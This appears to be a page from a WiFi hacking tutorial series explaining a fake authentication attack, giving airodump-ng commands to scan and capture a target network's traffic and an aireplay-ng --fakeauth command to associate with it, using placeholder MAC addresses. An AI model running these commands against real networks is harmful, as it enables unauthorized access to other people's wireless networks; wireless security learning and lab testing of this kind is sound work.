6. Fake Authentication Attack

Why do we the fake Auth?

- APs can only communicate with connected Clients
- If we aren't connected, we even cant start the attack

- therefore we need the Fake Auth Attack

Scan networks

```
airodump-ng wlan0
```

Get desired BSSID

from Network you want to attack

Collect data packages


```
airodump-ng --bssid 00:00:00:00:00:00 --channel 13 --write arpreplay wlan0
```

Associate with the desired Network

```
aireplay-ng --fakeauth 0 -a 00:00:00:00:00:00 -h 11:11:11:11:11:11 wlan0
```

(the Zeros stand for network MAC Address and the ones for your Adapters MAC Address

After running this command, you should get something like OPN under the category AUTH:



Revision #3
Created 2023-03-09 17:41:22 UTC by tinfoil-hat
Updated 2023-03-09 18:06:35 UTC by tinfoil-hat